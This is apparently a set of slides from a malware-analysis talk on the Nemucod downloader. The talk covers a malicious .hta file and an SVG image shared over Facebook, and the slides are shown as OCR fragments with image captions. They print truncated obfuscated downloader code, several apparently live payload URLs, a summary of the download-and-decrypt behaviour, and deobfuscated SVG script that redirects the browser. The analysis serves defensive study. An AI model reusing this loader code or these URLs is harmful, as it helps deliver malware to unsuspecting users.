         brigadabrigadalalapolicMOTALO2pudlimudli[brigadabrigadalalapolicMOTALO2OCHENA](("brigadabrigadalalapol
       brigadabrigadalalapolicMOTALO2pudlimudli.setRequestHeader("User-Agent", "TW96aWxsYS80LjAgKGNvbXBhdGlibGU
    brigadabrigadalalapolicMOTALO2pudlimudli[brigadabrigadalalapolicMOTALO2tudabilo1 + ("brigadabrigadalalapoli


    if (brigadabrigadalalapolicMOTALO2TRUEFALSE) {

        var brigadabrigadalalapolicMOTALO2opOpOp = new brigadabrigadalalapolicMOTALO2LitoyDISK((("brigadabrigad
     brigadabrigadalalapolicMOTALOGaSMa = "CHET10NET";
    brigadabrigadalalapolicMOTALO2_aCho(brigadabrigadalalapolicMOTALO2opOpOp,brigadabrigadalalapolicMOTALO2OCHE

        brigadabrigadalalapolicMOTALO2opOpOp[brigadabrigadalalapolicMOTALO2SPASPI] = brigadabrigadalalapolicMOT
        brigadabrigadalalapolicMOTALO2_bCho(brigadabrigadalalapolicMOTALO2opOpOp, ""+ "d3LICIZAXJpdLICIZAXGU=".


      brigadabrigadalalapolicMOTALO2XWaxeQhw = "CHET11NET";
        brigadabrigadalalapolicMOTALO2opOpOp[("p"+(brigadabrigadalalapolicMOTALO2StrokaParam2,"brigadabrigadala


        brigadabrigadalalapolicMOTALO2krDwvrh = "CHET12NET";
        brigadabrigadalalapolicMOTALO2opOpOp["c2F2LICIZAXZVRvRmlsZQ=LICIZAX=LICIZAX".brigadabrigadalalapolicMRA
        brigadabrigadalalapolicMOTALO2SswQdi = "CHET13NET";
```

THE URLS ARE REVEALED



http://goldenladywedding.com/vdG76VUY76rjnu?CHhjpz=zhXHhhwS


THE URLS ARE REVEALED



C:\Users\vxer\Desktop\22FrDra16.hta

```
http://www.jmetalloysllp.com/vdG76VUY76rjnu?CHhjpz=zhXHhhwS
```

THE URLS ARE REVEALED



C:\Users\vxer\Desktop\22FrDra16.hta


http://livewebsol.com/vdG76VUY76rjnu?CHhjpz=zhXHhhwS

WHAT HAPPENS IN THE HOST

- Downloads file to Temp folder (encrypted)
- Writes it to a DLL/EXE file and decrypts it using the key which is converted into a 32 byte hexadecimal.

HE WAS SO HAPPY HE WANTED TO TELL ALL HIS FRIENDS ABOUT IT…

HE LOGGED ONTO FB AND SAW A MESSAGE…



[redacted]

You turned off cha[redacted]t you can still send her a message.
Turn on chat fo[redacted]

15:45

[redacted]

Photo_9166.svg


Hello

[redacted]

Type a message...


Images from Bart Blaze - https://bartblaze.blogspot.com/2016/11/nemucod-downloader-spreading-via.html

HE CLICKED THE PICTURE AND BROUGHT HIM TO…



Images from Bart Blaze - https://bartblaze.blogspot.com/2016/11/nemucod-downloader-spreading-via.html

ABOUT THE EXTENSION…



One

View in store

Overview

One ecavu futolaz inoho timefu episu voloda

Developer website

Size: < 1 MB


Version: 2.7.2

Permissions

- Read and change all your data on the websites you visit

Images from Bart Blaze - https://bartblaze.blogspot.com/2016/11/nemucod-downloader-spreading-via.html

HE EXAMINED THE SVG FILE...




SVG FILE


- Scalable Vector Graphics (SVG) is an XML-based vector image format for 2-D graphics with support for interactivity and animation. The SVG specification is an open standard developed by the World Wide Web Consortium (W3C) since 1999.

Source: Wikipedia

THE PHOTO IS A RED DOT




ALERT ON THE VARIABLE…




```
          hrytmp++;
        }
        if(rtssz >= 0){
          var csyqy = 0;
          var bjxqe = -1;
          while(ahmcj[cnvan%yawrxr][csyqy]){
            if(ahmcj[cnvan%yawrxr][csyqy] == basnp[cnvan]){
              bjxqe = csyqy;
              break;
            }
          csyqy++;
          }
          vwcsm += amezto[bjxqe];
        }else{
          vwcsm += basnp[cnvan];
        }
        cnvan++;
      }
      var jzong = "";
      for(vfzya=pmfoht;vfzya<vwcsm.length;vfzya++){
        jzong += vwcsm[vfzya];
      }
      vwcsm = jzong;
      alert(vwcsm)
      return vwcsm;
    }
  var ufxbcx = window;
  var vnoesm = izgklhsb("Lw8YvfT",4,true);
  var wyuzl = izgklhsb("2OFqvR?tLKmvhYV",7,true);
  var iesadz = izgklhsb("F1KURbmFU3ly6N",10,true);
  ufxbcx[vnoesm][wyuzl][iesadz] = izgklhsb("VO1zcX3m..BAXY2s97VfzbtF6uci8wXrDcvmA8fvyTN.",5,false

  ]]></script>
</svg>
```

THE URL IS REVEALED

